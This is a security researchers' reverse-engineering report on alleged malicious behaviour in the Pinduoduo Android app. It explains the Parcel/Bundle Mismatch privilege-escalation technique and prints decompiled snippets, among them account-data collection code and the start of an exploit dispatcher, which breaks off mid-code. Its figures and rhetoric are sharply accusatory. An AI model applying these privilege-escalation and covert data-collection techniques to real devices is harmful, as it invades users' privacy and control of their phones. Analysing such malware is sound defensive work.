

- [Analysis Report of Pinduoduo's Malicious Behaviors](#)
 - [Abstract](#)
 - [Overview of Pinduoduo's malicious behaviors](#)
 - [Keep-alive behavior](#)
 - [Induce deceptive behavior](#)
 - [Anti-uninstallation behavior](#)
 - [Information collection behavior](#)
 - [User privacy information collection](#)
 - [Industry information collection](#)
 - [Attack&infection behavior](#)
 - [Remote silent installation behavior and link forgery behavior](#)
- [Appendix I: Technical Architecture Reverse and Analysis](#)
 - [Background](#)
 - [Pinduoduo Sample analyzed](#)
 - [Architecture Design](#)
 - [Analysis of each module](#)
 - [alive_base_ability_plugin](#)
 - [alive_security_biz_plugin:](#)
 - [smart_shortcut_plugin](#)
 - [base_secvt_comp_plugin, ct_plugin](#)
 - [app_sd_thousand_plugin](#)
 - [Write backdoors to system applications and other applications such as Douyin\(Tiktok China\) and NaviMap](#)
 - [Pull dex files from remote and execute them in victim application](#)
- [Appendix II: Description of each Strategy's purpose and vendors they attack](#)
- [Appendix III: Reference Links](#)

Analysis Report of Pinduoduo's Malicious Behaviors

Abstract

In a long time Pinduoduo continues to exploit the vulnerabilities of mobile phone manufacturers and cloud services for customer acquisition, user retention, circumventing privacy compliance regulation and breaking system restrictions to obtain accurate user profiles and break system restrictions to reach a large number of users for transaction conversion. With conservative statistics on a yearly basis, they obtained at least 50 million new users and 20 billion GMV by forcing users to install, and saved 100 million App promotion cost; they stole a large amount of user privacy by exploiting Android OS vulnerabilities, so as to understand users better and obtain 40% user reach enhancement and drive 40% GMV. The behavior of forcing users to install includes, by exploiting app store, WeChat browser, and Link jumping vulnerability with social fission to achieve remote silent installation; behavior of exploiting vulnerabilities include, using the Android system and OEM vulnerabilities to escalate privilege to System user, and then install backdoors to reside in the system, followed by malicious behaviors such as anti-install, keep-alive and anti-turned off, theft of other App data (including chat records and Internet behavior, etc.), disguised as other App to trick users to open, evade compliance Supervision to obtain mass access to user privacy information, bypassing the operating system's notification restrictions and other actions so as to achieve retention conversion rate

increase, improve user reach, DAU, MAU, user accurate portrait, advertising revenue and transaction conversion rate increase, etc. Looking back into these, one may truly understand what Pinduoduo's growth myth comes from? These illegal behaviors are a huge boost to its growth, just like what its code describes: PddRocket.

In a word, Pinduoduo has turned hundreds of millions of its users into botnet fully controlled by itself for its own interest by attacking its users' device, which we believe is the largest security incident which even NSA is not capable of.

Pinduoduo bundles sophisticated packed vulnerability exploits using VMP in its publicly released main App: com.xunmeng.pinduoduo. According to the reverse analysis of its App code, policy analysis, and industry vendor feedbacks, the behavior has full volume and full geographic coverage of its users, about 400 million+ affected devices, and fine-grained control by cloud policies containing tens of thousands of configuration items, giving a huge advantage to its business development. In this paper, we have conducted reverse analysis work and summarized its behavior, technical architecture, and implementation. The analysis of relevant technical details can be found in [Appendix I](#), [Appendix II](#).

Overview of Pinduoduo's malicious behaviors

Pinduoduo's overall malicious behavior revolves around three purposes: customer acquisition, transaction promotion, and high daily activity, and the specific behaviors can be divided into five major categories: keep alive, inducement deception, anti-uninstallation, information collection, and attack&infection. Among them, the purpose of high daily activity is mainly achieved by the following types of behaviors:

- keep alive behavior
- Deceptive behavior
- Anti-uninstallation behavior
- Attack&infection behavior

The customer acquisition purpose is achieved by the following behaviors.

- Remote silent installation behavior and link forgery behavior

These behaviors can significantly increase their App activity, push user promotion messages in real time without user consent, improve conversion rate, and increase DAU/MAU and installation number. The purpose of transaction promotion is mainly achieved by the following categories.

- keep alive behavior
- Deceptive behavior
- Information collection behavior

This kind of behavior can be used to obtain a considerable amount of user privacy information that policies and permissions do not allow access to, competitors' confidential data, accurate portraits of users and other apps or even rebuild their social networks, and precisely improve the conversion rate of transactions. At the same time by bypassing the system and manufacturer restrictions, Pinduoduo is able to continuously push messages to users to promote users to buy.

The description of each behavior are as follows.

Keep-alive behavior

Description: keep-alive behavior, means adding itself to the system's auto-start whitelist, using methods such as associated boot whitelist, background whitelist, lock screen whitelist, hover window, 1-pixel transparent icon, power saving policy, etc. to bypass the system's forced hibernation limit and keep surviving in the background. It can also modify or hide its own power consumption to escape user's attention. For implementation details see [live_security_biz_plugin](#).

Benefit: Able to push user promotion news and improve conversion rate in real time; background collection of user behavior, listening to user operations, other App operations

Induce deceptive behavior

Description: Bypass system restrictions to construct full-screen ads, fake notifications (e.g. full-screen red promotion messages appeared in lock screen or when user unlocks the screen) to induce users to click; hijack user wallpapers, hijack user calendars, alarms, etc; keep showing the unread status of messages to attract users to click; modify user battery status. Details see [Strategy analysis](# Appendix III: description of each Strategy usage)

Anti-uninstallation behavior

Description: Making the user unable to delete the app by means of fake icons, widgets, etc.; or intercept user's uninstallation operation by injecting the system process

Information collection behavior

User privacy information collection

Description: Break through privacy compliance regulation and system restrictions by exploiting vulnerabilities to add permissions for themselves, collect users' location, Wifi, identification codes, photo albums, installed package information, user account information, history notifications, chat logs, etc; and conduct accurate portraits of users. See [information collection plugin](#)

Benefit: Pinduoduo uses these illegally collected user data to improve business conversion rate, customer complaint handling analysis, monitor competitors' personnels and VIPs, suppliers, and specific people they are interested in. WeChat records they collected are sent to online server for decryption and analysis.

Industry information collection

Description: After Pinduoduo managed to escalate privilege, it starts to collect other Apps' DAU, MAU and running stats, notification history. The monitoring list explicitly contains Taobao, Douyin (Tiktok's China version) and many other major Apps. See [information collection plugin](#) for implementation details

Benefit: Pinduoduo uses this to monitor competitors' live data.

Attack&infection behavior

Description: Pinduoduo attacks other apps and system apps after it escalates privilege to deploy persistent backdoor to add permissions for itself and kill other apps. see [Privilege escalation plugin](#) for implementation details

Remote silent installation behavior and link forgery behavior

Description: Pinduoduo exploits vulnerabilities in application market interface, vendor advertising interface, browser, WeChat WebView, to achieve one-click remote silent install on users' phones when user is tricked to click on a link or webpage distributed by Pinduoduo. Combined with social fission, the effect is huge. Through URL jumping vulnerability, XSS vulnerability, etc. they deploy their own malicious code on white domains to WeChat and browser content blocking.

Appendix I: Technical Architecture Reverse and Analysis

Background

Android was designed with a sandbox mechanism controlled by permissions and data isolation at the beginning. Access to private data such as geolocation, address book, photo album, etc. requires user authorization and is managed by the system's PermissionManagerSystem in a unified manner. Some of the high-risk permissions can only be accessed by privileged applications and normal apps are not allowed to use; Each App has different uid so that each App's data is isolated from each other.

Generally Apps installed from Market in Android has `untrusted_app` label, while Apps developed by manufacturers (Google, Samsung, Huawei, Oppo, Xiaomi, etc) has a label with higher permission: `system_app`. Usually OEMs such as Huawei, Xiaomi and others will do some customization and add some additional functionalities such as in-house implementation of backup, security housekeeping and others, so its system Apps will have some additional permissions, such as application liveless management (to avoid applications deliberately running in the background for a long time), auto-boot management, etc.

App in Android consists of four major kinds of components (Activity, Service, Content Provider, Broadcast Receiver) and they communicate with each other using Intents. Access control on components depends on exported flag and permission declared in the relevant manifest element. Systemapp can open the components at will, or read and write all systemapp private files through ContentProvider. And of course, kernel has the highest privilege and can do anything it want, accessing everything.

However, vulnerabilities can occur in the design of any security mechanism; from the traditional permission relay attack (attacking an already privilege application to steal its permission, generally targeting the vendor app), to the component vulnerabilities (attacking components in privileged apps and by exploiting path traversal, Intent hijacking and other vulnerabilities to hijacking the target app's ability to overwrite files, execute code, and launch private components). Also, a bit more complex type of vulnerability - Parcel Mismatch vulnerability and kernel vulnerabilities also occurs. Details see this OWASP link.

[<https://mas.owasp.org/MASTG/Android/0x05a-Platform-Overview/>]

PDD mines nearly all kinds of vulnerabilities mentioned above in AOSP and the vendor code, to achieve the following effects.

1. bypass the system permissions control and user authorization, to silently obtain permission to evade privacy supervision
2. read and write sensitive files, modify the system manager data, to achieve keep-alive, auto self-boot, hide power consumption, anti-uninstallation
3. privilege escalation to system-app, access to system-app execution capabilities, injection of backdoors, monitoring usage of other apps

4. obtain the user's device privacy information (social media accounts such as Weibo and Bilibili, and Wechat chatlogs) and upload
5. Inject backdoors into other App processes for persistence
6. Kernel privilege escalation

Pinduoduo Sample analyzed


The app version analyzed is 6.44.0, MD5 hash value 7539f39092c2b279c072e5922b0e4ad4

```
<manifest android:compileSdkVersion="33"  
  android:compileSdkVersionCodename="13" android:versionCode="64400"  
  android:versionName="6.44.0" package="com.xunmeng.pinduoduo"
```

Architecture Design

The architecture is divided into **Privilege Escalation**, **Configuration**, and **Business** layers, which are driven by an event bus. The business layer is vertically divided into **Ability**, **Stragtegy**, and

Service, as follows.




- The Privilege Escalation layer: this layer use Parcel Mismatch and other 0day or 1day vulnerabilities to obtain LaunchAnyWhere ability. It then attacks System-app's fileproviders, and obtain the ability to read and write System-App files. Kernel exploits are also used in some situations. The exploit code mainly resides in `alive_base_ability_plugin`, located in the private directory file `bot\alive_strategy_base_plugin\6.46.7\mw1.bin`. The Privilege Escalation layer wraps the corresponding abilities obtained through exploits and exposes it to the *business layer*

through interfaces to further execute the platform-related logic.

```
15 import com.xunmeng.pinduoduo.alive.unify.ability.framework_buildin.interfaces.IAbility;
16 import com.xunmeng.pinduoduo.android_pull_ability_comp.pullstartup.C0188a;
17 import com.xunmeng.pinduoduo.android_pull_ability_comp.pullstartup.sona.C0237a;
18 import com.xunmeng.pinduoduo.android_pull_ability_impl_interface.interf.IAlivePullStartup;
19 import com.xunmeng.pinduoduo.launcher_detect_comp.impl.C0259a;
20 import com.xunmeng.pinduoduo.launcher_detect_comp_interf.interf.IVivoBindServiceComp;
21 import com.xunmeng.pinduoduo.unify.ability.dybuild_buildin.C0327b;
22 import java.util.Map;
23 import java.util.Set;
24
25 /* Loaded from: Main.class */
26 public class Main {
27     private static final String TAG = null;
28
29     public static IStrategy createStrategyProxy(String str) {
30         Logger.i("LVBA.Plugin.Main", "createStrategyProxy: " + str);
31         return (IStrategy) C0000b.m1101a(str);
32     }
33
34     public static IReceiver createReceiverProxy(String str) {
35         Logger.i("LVBA.Plugin.Main", "createReceiverProxy: " + str);
36         return (IReceiver) C0000b.m1101a(str);
37     }
38
39     public static IVivoBindServiceComp getLauncherDetectVivoBindService() {
40         Logger.i("LVBA.Plugin.Main", "getLauncherDetectVivoBindService");
41         return C0259a.m224a();
42     }
43
44     public static IActivity createActivityProxy(String str) {
45         Logger.i("LVBA.Plugin.Main", "createActivityProxy: " + str);
46         return (IActivity) C0000b.m1101a(str);
47     }
48
49     public static ISonaAbility getSonaAbility() {
50         Logger.i("LVBA.Plugin.Main", "getSonaAbility");
51         return new C0237a();
52     }
53
54     public static IService createServiceProxy(String str) {
55         Logger.i("LVBA.Plugin.Main", "createServiceProxy: " + str);
56         return (IService) C0000b.m1101a(str);
57     }
58
59     public static Set getComponentNames() {
60         Logger.i("LVBA.Plugin.Main", "getComponentNames");
61         return C0000b.m1102a();
62     }
63
64     public static IAlivePullStartup getAlivePullStartup() {
65         Logger.i("LVBA.Plugin.Main", "getAlivePullStartup");
66         return new C0188a();
67     }
68
69     public static IAliveBaseAbility getAliveBaseAbility() {
70         Logger.i("LVBA.Plugin.Main", "getAliveBaseAbilityInstance");
71         return new C0003a();
72     }
73 }
```

- Business layer: The business logic layer that specifically do evil things containing 77 Strategy. For example, PurgeV2Strategy contains code that read/write privileged system configuration files through Privilege Escalation layer. The DarchrowStragey contains code that keeps itself alive on Xiaomi platform by hijacking Xiaomi's System Security Manager App. These Stragey are categorized into Framework, which are then exposed in the form of Ability, such as AntiUninstallAbility, DataCollectionAbility, to be used in the App's other part. The two layers are currently protected by VMP. bot\alive_strategy_biz_plugin\6.45.5\mw1.bin, while an open source unpacker

exists. See unpacker[https://github.com/davinci1012/pinduoduo_backdoor_unpacker]



```
39     JSONObject jsonObject = new JSONObject();
40     JSONObject.put("id", optString);
41     JSONObject.put("pkg", "com.huawei.hwId.sdk000");
42     JSONArray.put(jsonObject);
43     return JSONArray.toString();
44 } catch (Throwable th) {
45     Logger.e("LVUA.Dynamic.DataCollectAbility.HwSdNickName", th);
46     return null;
47 }
48 }
49
50 private boolean isSupport() {
51     boolean z = false;
52     try {
53         z = SdThousandAbility.getInstance().isAbilitySupport(StrategyFramework.getFrameworkContext(), "get_account_extra");
54     } catch (Throwable th) {
55         Logger.i("LVUA.Dynamic.DataCollectAbility.HwSdNickName", "failed to check sd1000 isSupport");
56     }
57     Logger.i("LVUA.Dynamic.DataCollectAbility.HwSdNickName", "get_account_extra has sd1000 ability:" + z);
58     return z;
59 }
60
61 private void getAccountAsync(IDataCallback iDataCallback) {
62     if (this.mHasRequest.compareAndSet(false, true)) {
63         requestAccount(iDataCallback);
64     } else {
65         Logger.i("LVUA.Dynamic.DataCollectAbility.HwSdNickName", "has request");
66     }
67 }
68
69 public void collectAsync(BaseTriggerEvent baseTriggerEvent, IDataCallback iDataCallback) {
70     if (StrategyFramework.hasCapability("SdThousandAbility") && isSupport()) {
71         getAccountAsync(iDataCallback);
72     } else {
73         Logger.i("LVUA.Dynamic.DataCollectAbility.HwSdNickName", "no Capability");
74     }
75 }
76
77 private void requestAccount(final IDataCallback iDataCallback) {
78     try {
79         JSONObject jsonObject = new JSONObject();
80         JSONArray jsonArray = new JSONArray();
81         jsonArray.put("loginUserName");
82         JSONObject.put("type", "com.huawei.hwId");
83         JSONObject.put("keys", jsonArray);
84         SdThousandAbility.getInstance().tryInvokeAbility(StrategyFramework.getFrameworkContext(), new SdThousandAbilityRequest("get_account_extra", jsonObject.toString()), new CreamUtils() { //
85             public void onAbilityInvokeCallback(SdThousandAbilityResponse sdThousandAbilityResponse) {
86                 Logger.i("LVUA.Dynamic.DataCollectAbility.HwSdNickName", "callback:" + sdThousandAbilityResponse.isSuccessed() + ";message:" + sdThousandAbilityResponse.getMessage());
87                 Logger.d("LVUA.Dynamic.DataCollectAbility.HwSdNickName", "response:" + sdThousandAbilityResponse);
88                 iDataCallback.onDataCollected(HwSdNickNameCollector.this.getRet(sdThousandAbilityResponse));
89                 HwSdNickNameCollector.this.mHasRequest.set(false);
90             }
91         });
92     } catch (Throwable th) {
93         Logger.e("LVUA.Dynamic.DataCollectAbility.HwSdNickName", th);
94         iDataCallback.onDataCollected(null);
95     }
96 }
97 }
```

- Configuration layer: RemoteConfig class provides fine-grained policy control and remote control capability. Whether any policy is turned on and running depends on querying RemoteConfig, and some configuration information in the exploit code can also be updated from the remote end. These configuration files are pulled and stored in the `app_mango/` directory, and the total configuration files' size are more than 3000K. The configurations can be found in Pinduoduo's directory:

screen unlocking, FP_PERM_READY events for power-up completion, etc.


Example: Sample configuration code found in Pinduoduo App

```
TriggerEventType.PROCESS_START = new TriggerEventType(0,
"PROCESS_START");
TriggerEventType.IRREGULAR_PROCESS_START = new TriggerEventType(1,
"IRREGULAR_PROCESS_START");
TriggerEventType.ALIVE_ABILITY_DISABLE = new TriggerEventType(2,
"ALIVE_ABILITY_DISABLE");
TriggerEventType.SCREEN_ON = new TriggerEventType(10, "SCREEN_ON");
TriggerEventType.SCREEN_OFF = new TriggerEventType(11,
"SCREEN_OFF");
TriggerEventType.USER_PRESENT = new TriggerEventType(12,
"USER_PRESENT");
TriggerEventType.ON_BACKGROUND = new TriggerEventType(20,
"ON_BACKGROUND");
TriggerEventType.ON_FOREGROUND = new TriggerEventType(21,
"ON_FOREGROUND");
TriggerEventType.BACKGROUND_1MIN_TIMER = new TriggerEventType(30,
"BACKGROUND_1MIN_TIMER");
TriggerEventType.PDD_ID_CONFIRM = new TriggerEventType(40,
"PDD_ID_CONFIRM");
TriggerEventType.POWER_DISCONNECTED = new TriggerEventType(50,
"POWER_DISCONNECTED");
TriggerEventType.POWER_CONNECTED = new TriggerEventType(51,
```

```

"POWER_CONNECTED");
    TriggerEventType.TOUCH_EVENT = new TriggerEventType(60,
"TOUCH_EVENT");
    TriggerEventType.FSPL_EVENT = new TriggerEventType(70,
"FSPL_EVENT");
    TriggerEventType.DPPL_EVENT = new TriggerEventType(71,
"DPPL_EVENT");
    TriggerEventType.ACVT_EVENT = new TriggerEventType(80,
"ACVT_EVENT");
    TriggerEventType.DIEL_EVENT = new TriggerEventType(90,
"DIEL_EVENT");
    TriggerEventType.ITDM_EVENT = new TriggerEventType(100,
"ITDM_EVENT");
    TriggerEventType.START_SKY_CASTLE = new TriggerEventType(110,
"START_SKY_CASTLE");
    TriggerEventType.STOP_SKY_CASTLE = new TriggerEventType(0x6F,
"STOP_SKY_CASTLE");
    TriggerEventType.DECORATE_DONE = new TriggerEventType(120,
"DECORATE_DONE");
    TriggerEventType.FP_PERM_READY = new TriggerEventType(130,
"FP_PERM_READY");
    TriggerEventType.AU_INIT = new TriggerEventType(140, "AU_INIT");
    TriggerEventType.DAU_EVENT = new TriggerEventType(0x8D,
"DAU_CHANGED");
    TriggerEventType.STARTUP_COMPLETE = new TriggerEventType(0x8E,
"STARTUP_COMPLETE");
    TriggerEventType.STARTUP_IDLE = new TriggerEventType(0x8F,
"STARTUP_IDLE");
    TriggerEventType.USER_IDLE = new TriggerEventType(0x90,
"USER_IDLE");
    TriggerEventType.FAKE_INSTALL_COMPLETE = new TriggerEventType(150,
"FAKE_INSTALL_COMPLETE");
    TriggerEventType.SCREEN_RECORD_START = new TriggerEventType(0xA0,
"SCREEN_RECORD_START");
    TriggerEventType.SCREEN_RECORD_STOP = new TriggerEventType(0xA1,
"SCREEN_RECORD_STOP");
    TriggerEventType.SD_ASTER_SYNC_DOWN = new TriggerEventType(170,
"SD_ASTER_SYNC_DOWN");
    TriggerEventType.SD_COMP_READY = new TriggerEventType(0xAB,
"SD_COMP_READY");
    TriggerEventType.PV_CHANGED_EVENT = new TriggerEventType(180,
"PV_CHANGED");
    TriggerEventType.DBG_EVENT = new TriggerEventType(190,
"DBG_EVENT");

```

Modules are distributed through componentization and released or updated at app launch via built-in resource or remote download, as shown in the following figure: 

The related modules are protected by two sets of VMPs (**manwe** and **nvwa**). **manwe** is designed based on the concept of JVM on Java, while the constant pool design is a bit different from the original JVM, and multiple classes are compressed in a bin file. Opcodes of **manwe** are basically same with standard JVM. **nvwa** convert dalvik opcode to native interpreter opcode. The VMP component interacts with the interface

in the main app through the PluginBridge class. Related unpacker code can be seen at https://github.com/davinci1012/pinduoduo_backdoor_unpacker

After we get to know the architecture of PDD's evil system, we start to dig into each part of it.

Analysis of each module

alive_base_ability_plugin

Located in bot/alive_base_ability_plugin/mw1.bin, the main function entry is `com.xunmeng.pinduoduo.five.base.ability.comp.Main`, which exports the following interfaces and the role of each interface are listed as follows:

- IStrategy: get Strategy by name
- IReceiver, IService, IActivity: Componentized virtual interface
- IVivoBindServiceCompgetLauncherDetectVivoBindService: Some Vivo vulnerability exploits
- ISonaAbility: After a malicious Intent is constructed, the attack is carried out through SonaAbility who actually exploits Parcel Mismatch vulnerabilities to deliver the privileged Intent
- IAlivePullStartup: Exposed as an interface, other components call this interface to launch Intent attacks
 - makeBundle(Intent arg1);
 - startAccount(Intent arg1);
 - startSpecialActivity(Intent arg1);
 - stopSpecialActivity(Intent arg1);
- IAlivePullStartup: The core component that provides platform-based live capability, privileged file access based on privilege escalation vulnerabilities
 - IAliveStartup AliveStartup();
 - boolean canStartBackgroundActivity();
 - boolean canStartBgActivityByAlarm(int arg1, boolean arg2);
 - boolean canStartBgActivityByFullScreenNotification();
 - boolean canStartBgActivityByFullScreenNotification(int arg1, boolean arg2);
 - void grantAutoStartPermission();
 - int hasAutoStartPermission(); By modifying the system self-start settings to achieve the purpose of keeping alive and bypassing the system App hibernation control
 - void startBackgroundActivity(Intent arg1);
 - void startBackgroundActivityByAlarm(Intent arg1);
 - boolean startBackgroundActivityByAssistant(Intent arg1);
 - void startBackgroundActivityByTheme(Intent arg1);
 - void startBackgroundByFullScreenNotification(Intent arg1); Bypass system restrictions on keep-alive and pullup
 - IDebugCheck DebugCheck(); detects if it is being debugged to escape detection and analysis
 - IDoubleInstance DoubleInstance();
 - IFileProvider FileProvider();
 - boolean hasAbility(String arg1);
 - boolean hasPermission();
 - void startGrantPermission(String arg1);
 - List getLauncherIcons();
 - boolean addIcon(IconInfo arg1);

- boolean moveIconToFolder(int arg1, int arg2);
- boolean moveIconOutFolder(IconInfo arg1);
- boolean updateIcon(IconInfo arg1);
- boolean removeIcon(int arg1);
- Integer addScreen();
- LayoutProps getLayoutProps();
- boolean restartLauncher();
- IFileProviderV2 FileProviderV2(); * Core component * Gain file access to system applications, other applications after exploiting vulnerabilities
 - IFPUtills fileProviderUtils();
 - Uri getValidUriByScene(String arg1);
 - boolean hasPermission(String arg1);
 - boolean hasPermission(String arg1, String arg2);
 - IHssLocalDataManager hssLocalDataManager();
 - IHwHiBoardProvider hwHiBoardProvider();
 - IHwSelfStartProvider hwSelfStartProvider();
 - IKaelDbOperate kaelDbOperate();
 - IOppoAuProvider oppoAuProvider();
 - IOppoLauncherProvider oppoLauncherProvider();
 - IOppoLockDisplayProvider oppoLockDisplayProvider();
 - IOppoLockPullProvider oppoLockPullProvider();
 - IPermQuery permQuery();
 - void persistPermission(Intent arg1);
 - boolean startGrantPermission(String arg1, String arg2);
 - boolean startGrantPermission(String arg1, String arg2, Intent arg3, String arg4);
 - IXmBehaviorWhiteProvider xmBehaviorWhiteProvider();
- IFloatWindow FloatWindow(); get the hover window ability to keep alive
- IScreenRecordCheck ScreenRecordCheck() detects if a screen is being recorded, evading user forensics or analysis

Among them, SonaAbility is the core of the whole system, which is packed with several 0day and 1day Bundle Mismatch vulnerabilities of various platforms for privilege escalation. Knowledge of this series of vulnerabilities can be found at <https://github.com/michalbednarski/ReparcelBug> and <https://github.com/michalbednarski/IntentsLab/issues/2#issuecomment-344365482>, which can be briefly described as follows:

Common pattern of this type of bugs is Parcelable object write (serialization) and read (deserialization) inconsistent, such as a member variable written to long, but read to int. We are able to use the evil Parcelable object to achieve the Settings system application to send an arbitrary Intent to start arbitrary Activity.

At first time, the ordinary App B serializes the Bundle and passes it to the system_server via Binder, and then the system_server triggers deserialization through a series of getXXX (e.g. getBoolean, getParcelable) functions of the Bundle to get the KEY_INTENT key value of KEY_INTENT - an intent object - for security check. If the check is passed, it will call writeBundle for the second

serialization, then the deserialization in Settings regains {KEY_INTENT:intent} and calls startActivity.

If the second serialization and deserialization process do not match, it is possible that the malicious {KEY_INTENT:intent} in Bundle does not appear in system_server check, but reappear in Settings, then it perfectly bypasses the checkKeyIntent check!

This type of vulnerability is favored by PDDs because of the low threshold for stability of exploitation and ease of engineering.

SonaAbility receives Intent wrapped by other components, takes it out in start(SonaRequest), and calls the corresponding Oday vulnerability depends on the current android system version and patch level, at following code:

```
public SonaResult start(SonaRequest sonaRequest) {
    C0200h m405a;
    Logger.i("SpecialPullAbility.Comp.SonaAbility", "start invoked: " +
sonaRequest);
    if (sonaRequest == null ||
TextUtils.isEmpty(sonaRequest.getCaller()) ||
TextUtils.isEmpty(sonaRequest.getRequestId()) || sonaRequest.getIntent() ==
null) {
        return new SonaResult(false, "invalid request");
    }
    if (!m265a(sonaRequest.getCaller(), false)) {
        m405a = new C0200h(false, "caller_not_whitelist");
    } else if
(RemoteConfig.instance().getBoolean("pinduoduo_Android.alive_sona_startup_a
